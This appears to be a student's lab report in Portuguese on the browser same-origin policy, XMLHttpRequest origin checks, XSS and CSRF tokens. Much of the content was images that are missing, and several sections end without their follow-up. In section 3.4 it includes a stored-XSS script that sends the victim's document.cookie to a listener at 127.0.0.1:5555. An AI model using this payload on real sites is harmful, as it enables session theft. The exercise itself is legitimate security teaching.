



Foi colocado o URL http://www.soplab.com/index.html na barra de pesquisa inicial.

 Fonte: índex.htmlFonte:navigation.html


De seguida é permitida a visualização do código fonte do URL inserido anteriormente. Isto acontece porque ainda nos encontramos no mesmo separador do browser e a referência para o parent ainda existe.

A função que é executada após o clique no botão GO substitui o main frame pelo frame proveniente do URL inserido. Se o fizermos numa nova janela, a barra de pesquisa deixa de ter a referência para o seu parent, logo as funções de obtenção de cookies/código de fonte passam a estar bloqueadas pelo SOP.






**Exercício 2**




**Ao realizar o pedido ao URL descrito na barra de navegação, verificamos que não é possível obter a informação do seu código fonte/cookies. Isto acontece porque os scripts que queremos executar ( ler cookies e código fonte ) não são da mesma origem do URL “meusresultados.com” , logo a política de SOP não o permite.**

**Exercício 3**



O porto por omissão é o 80. Se fizermos o pedido para http://www.soplab.com: 8080/navigation.html, não é possível executar os scripts de visualização de código fonte/cookies pois sendo os portos diferentes, significa que as origens são diferentes, visto que uma origem é caracterizada pelo uri schema, porto e uri.

**Exercício 4**




Foi possível constatar que apesar de termos acedido ao URL do ISEL através da barra de navegação, não aparece essa informação no histórico do browser.

**Task 3**

**Exercício 1**


Através da observação do código em navigation.html, podemos constatar que a API XMLHttpRequest fornece métodos que lançam exceção quando tentamos realizar pedidos ou ter acesso a objetos DOM que não obedeçam à política SOP.

Por exemplo:



**Exercício 2**


Se a política SOP não estivesse presenta na API do XMLHttpRequest, os pedidos realizados através dela estariam vulneráveis a este problema. Assim, não seria possível verificar a origem dos pedidos realizados , ou seja, scripts de uma origem diferente poderiam ser executados no nosso browser sem o nosso consentimento.



Quando é efetuado um pedido através do XMLHttpRequest ao URL [www.soplab.com](http://www.soplab.com) , como obedece à política da mesma origem, é executado o código dentro do try após clique num dos botões (neste caso um alerta com a visualização das cookies/fonte). No caso do [www.example.com](http://www.example.com) , é apanhada uma exceção no catch porque não cumpre o SOP.


**Exercício 6.1**

3.2



Adicionar a descrição do perfil um script que apenas lança um alerta no browser.

3.3.




3.4.

<script>

*document.write(’<img src=http://127.0.0.1:5555?c=’ + escape(document.cookie) + ’ >’);*

</script>



**Exercício 6.2**

**Token – para evitar ataques do tipo csrf. Os tokens identificam o utilizadosres e garatem que quem realizou o pedido é de facto esse utilizador, visto que o cookie por si só não basta para identificar o utilizador, pois outra aplicação pode obter o cookie.**

**Pedido ao carregar em add friend:**

